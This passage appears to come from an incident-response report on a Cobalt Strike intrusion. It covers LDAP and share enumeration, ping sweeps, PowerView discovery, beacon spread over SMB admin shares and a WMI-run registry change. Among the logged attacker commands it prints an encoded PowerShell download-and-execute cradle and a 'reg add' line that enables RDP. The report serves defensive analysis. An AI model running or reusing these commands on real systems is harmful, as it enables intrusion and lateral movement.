The DLLHost process (Cobalt Strike beacon) undertook several LDAP (Lightweight Directory Access Protocol) queries using port 389 and 3268.

destination.port	process.executable	network.direction	event.action
389	C:\Windows\System32\dllhost.exe	egress	Network connection detected (rule: NetworkConnect)
389	C:\Windows\System32\dllhost.exe	egress	Network connection detected (rule: NetworkConnect)
389	C:\Windows\System32\dllhost.exe	egress	Network connection detected (rule: NetworkConnect)
389	C:\Windows\System32\dllhost.exe	egress	Network connection detected (rule: NetworkConnect)
389	C:\Windows\System32\dllhost.exe	egress	Network connection detected (rule: NetworkConnect)
389	C:\Windows\System32\dllhost.exe	egress	Network connection detected (rule: NetworkConnect)
389	C:\Windows\System32\dllhost.exe	egress	Network connection detected (rule: NetworkConnect)
389	C:\Windows\System32\dllhost.exe	egress	Network connection detected (rule: NetworkConnect)
3,268	C:\Windows\System32\dllhost.exe	egress	Network connection detected (rule: NetworkConnect)
3,268	C:\Windows\System32\dllhost.exe	egress	Network connection detected (rule: NetworkConnect)
3,268	C:\Windows\System32\dllhost.exe	egress	Network connection detected (rule: NetworkConnect)
3,268	C:\Windows\System32\dllhost.exe	egress	Network connection detected (rule: NetworkConnect)
3,268	C:\Windows\System32\dllhost.exe	egress	Network connection detected (rule: NetworkConnect)
3,268	C:\Windows\System32\dllhost.exe	egress	Network connection detected (rule: NetworkConnect)
3,268	C:\Windows\System32\dllhost.exe	egress	Network connection detected (rule: NetworkConnect)
3,268	C:\Windows\System32\dllhost.exe	egress	Network connection detected (rule: NetworkConnect)
3,268	C:\Windows\System32\dllhost.exe	egress	Network connection detected (rule: NetworkConnect)
3,268	C:\Windows\System32\dllhost.exe	egress	Network connection detected (rule: NetworkConnect)
3,268	C:\Windows\System32\dllhost.exe	egress	Network connection detected (rule: NetworkConnect)

Shares Enumeration

Scanning all the network endpoints for the presence of shared folders was undertaken. This is a common technique we've observed in other similar cases to discover and collect information of interest, i.e., credentials and confidential information.

process.executable	proce...	source.ip	destination.ip	destination...
C:\Windows\System32\dllhost.exe	6628			445
C:\Windows\System32\dllhost.exe	6628			445
C:\Windows\System32\dllhost.exe	6628			445
C:\Windows\System32\dllhost.exe	6628			445
C:\Windows\System32\dllhost.exe	6628			445
C:\Windows\System32\dllhost.exe	6628			445
C:\Windows\System32\dllhost.exe	6628			445
C:\Windows\System32\dllhost.exe	6628			445
C:\Windows\System32\dllhost.exe	6628			445
C:\Windows\System32\dllhost.exe	6628			445
C:\Windows\System32\dllhost.exe	6628			445
C:\Windows\System32\dllhost.exe	6628			445
C:\Windows\System32\dllhost.exe	6628			445
C:\Windows\System32\dllhost.exe	6628			445
C:\Windows\System32\dllhost.exe	6628			445
C:\Windows\System32\dllhost.exe	6628			445
C:\Windows\System32\dllhost.exe	6628			445
C:\Windows\System32\dllhost.exe	6628			445
C:\Windows\System32\dllhost.exe	6628			445

Ping

The DLLHost (Cobalt Strike beacon) conducted several ping sweeps across endpoints using the ‘ping’ command:

Creator_Process_Name	Process_Command_Line
C:\Windows\SysWOW64\dllhost.exe	ping [redacted]
C:\Windows\SysWOW64\dllhost.exe	ping [redacted]
C:\Windows\SysWOW64\dllhost.exe	ping [redacted]
C:\Windows\SysWOW64\dllhost.exe	ping [redacted]
C:\Windows\SysWOW64\dllhost.exe	ping [redacted]

The use of the ping command had several unusual indicators. The command was executed from a SYSTEM account, and a conhost process was created with no attached console session [https://learn.microsoft.com/en-us/windows/win32/api/winbase/nf-winbase-wtsgetactiveconsolesessionid#return-value]


```
Creator Subject:
        Security ID:            S-1-5-18
        Account Name:           SYSTEM
        Account Domain:         NT AUTHORITY
        Logon ID:               0x11198BE

Target Subject:
        Security ID:            S-1-0-0
        Account Name:           -
        Account Domain:         -
        Logon ID:               0x0

Process Information:
        New Process ID:         0x1e4
        New Process Name:       C:\Windows\System32\conhost.exe
        Token Elevation Type:   %%1936
        Mandatory Label:                S-1-16-16384
        Creator Process ID:     0xe6c
        Creator Process Name:   C:\Windows\SysWOW64\PING.EXE
        Process Command Line:   \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
```


Multiple executions of 'ping' using these indicators:

Account_Name	Creator_Process_Name	Process_Command_Line
SYSTEM -	C:\Windows\SysWOW64\PING.EXE	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
SYSTEM -	C:\Windows\SysWOW64\PING.EXE	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
SYSTEM -	C:\Windows\SysWOW64\PING.EXE	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
SYSTEM -	C:\Windows\SysWOW64\PING.EXE	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
SYSTEM -	C:\Windows\SysWOW64\PING.EXE	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
SYSTEM	C:\Windows\SysWOW64\PING.EXE	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1

AD Groups

The threat actor enumerated the "Remote Management Users", "Remote Desktop Users", "Local Administrators" and "Distributed COM Users" groups.


A security-enabled local group membership was enumerated.
Subject:
Security ID: S-1-5-21-
Account Name:
Account Domain:
Logon ID: 0x10F2042
Group:
Security ID: S-1-5-32-544
Group Name: Administrators
Group Domain: Builtin



PowerSploit

PowerView Cmdlets as part of PowerSploit were observed being used to discover the domain configuration. Observed Cmdlets included Get-DomainFileServer and Get-DomainSearcher. This was passed as a base64 encoded value, from a user context of SYSTEM. The Base64 value SQB is a common indicator of the IEX keyword, often used for downloading of files.

The command:

```
CommandLine: powershell -nop -exec bypass -EncodedCommand SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAGMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQAyADcALgAwAC4AMAAuADEAOgAxADIAMgAxADAALwAnACkAOwAgAEcAZQB0AC0ARABvAG0AYQBpAG4ARgBpAGwAZQBTAGUAcgB2AGUAcgA=
CurrentDirectory: C:\Windows\system32\
User: NT AUTHORITY\SYSTEM
```

Decoded as:

```
IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:12210/'); Get-DomainFileServer
```


The use of a loop back IP address [127.0.0.1] indicated that the script was delivered through its own implant [dllhost]. Details of the command use here.

Invocation of Get-DomainSearcher function as a part of the Get-DomainFileServer execution:

```
CommandInvocation(Write-Verbose): "Write-Verbose"
ParameterBinding(Write-Verbose): name="Message"; value="[Get-DomainSearcher] search ba
se: LDAP://                ./DC=        ,DC=     "


Context:
        Severity = Informational
        Host Name = ConsoleHost
        Host Version = 5.1.19041.906
        Host ID = 0a48e59d-c632-48b2-aaf3-e8d699680b50
        Host Application = powershell -nop -exec bypass -EncodedCommand SQBFAFgAIAAoAE
4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAGMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBh
AGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQAyADcALgAwAC4AMAAuADEAOgAxADIAMgAxADAALw
AnACkAOwAgAEcAZQB0AC0ARABvAG0AYQBpAG4ARgBpAGwAZQBTAGUAcgB2AGUAcgA=
        Engine Version = 5.1.19041.906
        Runspace ID = 7ff527ca-d034-4618-988e-92dfc159dc73
        Pipeline ID = 1
        Command Name = Write-Verbose
        Command Type = Cmdlet
        Script Name =
        Command Path =
        Sequence Number = 300
        User = NT AUTHORITY\SYSTEM
        Connected User =
        Shell ID = Microsoft.PowerShell
```


Lateral Movement

Cobalt Strike beacons were deployed across several endpoints using remote service creation. Services were either created based on Powershell base64 encoded payloads or as a dropper executable.



Cobalt Strike beacon PowerShell payloads have recognizable indicators, including random service name, use of COMPSPEC, and PowerShell parameters. The Base64 encoding starting with JAB is a common indicator of variables being used.

Compiled Cobalt Strike beacons were dropped onto Domain Controllers




This particular beacon was detected by the host AV [Windows Defender eventID 1117] and removed.

Threat Name	Trojan:Win32/Wacatac.H!ml
Severity ID	5
Severity Name	Severe
Category ID	8
Category Name	Trojan

Cobalt Strike beacons distributed with SMB admin shares

The diagram below shows the distribution of Cobalt Strike beacons to hosts in the environment over SMB admin shares.




```
SMB2      168 Tree Connect Request Tree: \\          \ADMIN$
SMB2      138 Tree Connect Response
SMB2      382 Create Request File: e544944.exe
SMB2      410 Create Response File: e544944.exe
TCP      1514 55014 → 445 [ACK] Seq=3621 Ack=5434 Win=262144 Len=1460 [TCP segment of a reassembled PDU]
TCP      1514 55014 → 445 [ACK] Seq=5081 Ack=5434 Win=262144 Len=1460 [TCP segment of a reassembled PDU]
TCP      1514 55014 → 445 [ACK] Seq=6541 Ack=5434 Win=262144 Len=1460 [TCP segment of a reassembled PDU]
```


```
> Frame 38: 1514 bytes on wire (12112 bits), 1514 bytes captured (12112 bits)
> Ethernet II, Src: Fa_00:00:36 (00:17:fb:00:00:36), Dst: Fa_00:00:31 (00:17:fb:00:00:31)
> Internet Protocol Version 4,
> Transmission Control Protocol, Src Port: 55014, Dst Port: 445, Seq: 3621, Ack: 5434, Len: 1460
```

```
0000                                                ·····1·· ····6··E·
0010                                                ··h[@··· ····s7··s
0020                                                7·····6· ·lq8··P·
0030  04 00 c4 00 00 00 00 04  60 70 fc 53 4d 42 40 00   ········ `p·SMB@·
0040  05 00 00 00 00 00 09 00  11 00 20 00 00 00 00 00   ········ ·· ·····
0050  00 00 0d 00 00 00 00 00  00 00 ff fe 00 00 09 00   ········ ········
0060  00 00 05 00 00 00 00 08  00 00 00 00 00 00 00 00   ········ ········
0070  00 00 00 00 00 00 00 00  00 00 31 00 70 00 00 60   ········ ··1·p··`
0080  04 00 00 00 00 00 00 00  00 00 07 00 00 00 02 00   ········ ········
0090  00 00 05 00 00 00 02 00  00 00 00 00 00 00 00 00   ········ ········
00a0  00 00 00 00 00 00 00 00  00 00 4d 5a 90 00 03 00   ········ ··MZ····
00b0  00 00 04 00 00 00 ff ff  00 00 b8 00 00 00 00 00   ········ ········
00c0  00 00 40 00 00 00 00 00  00 00 00 00 00 00 00 00   ··@····· ········
00d0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
00e0  00 00 00 00 00 00 80 00  00 00 0e 1f ba 0e 00 b4   ········ ········
00f0  09 cd 21 b8 01 4c cd 21  54 68 69 73 20 70 72 6f   ··!··L·! This pro
0100  67 72 61 6d 20 63 61 6e  6e 6f 74 20 62 65 20 72   gram can not be r
0110  75 6e 20 69 6e 20 44 4f  53 20 6d 6f 64 65 2e 0d   un in DO S mode..
0120  0d 0a 24 00 00 00 00 00  00 00 50 45 00 00 4c 01   ··$····· ··PE··L·
0130  08 00 c5 01 66 63 00 00  00 00 00 00 00 00 e0 00   ····fc·· ········
0140  0f 03 0b 01 02 22 00 1e  00 00 00 5c 01 00 00 06   ·····"·· ···\····
```


WMI used to start remote process

In this intrusion, the “reg add” command was executed remotely through WMI to attempt to permit RDP connections by changing the “DenyTSConnections” key to false (0), as shown with the network traffic capture below.

```
reg add "HKLM\SYSTEM\CurrrentControlSet\Control\Terminal Server" /f /v fDenyTSConnections /t REG_DWO
```

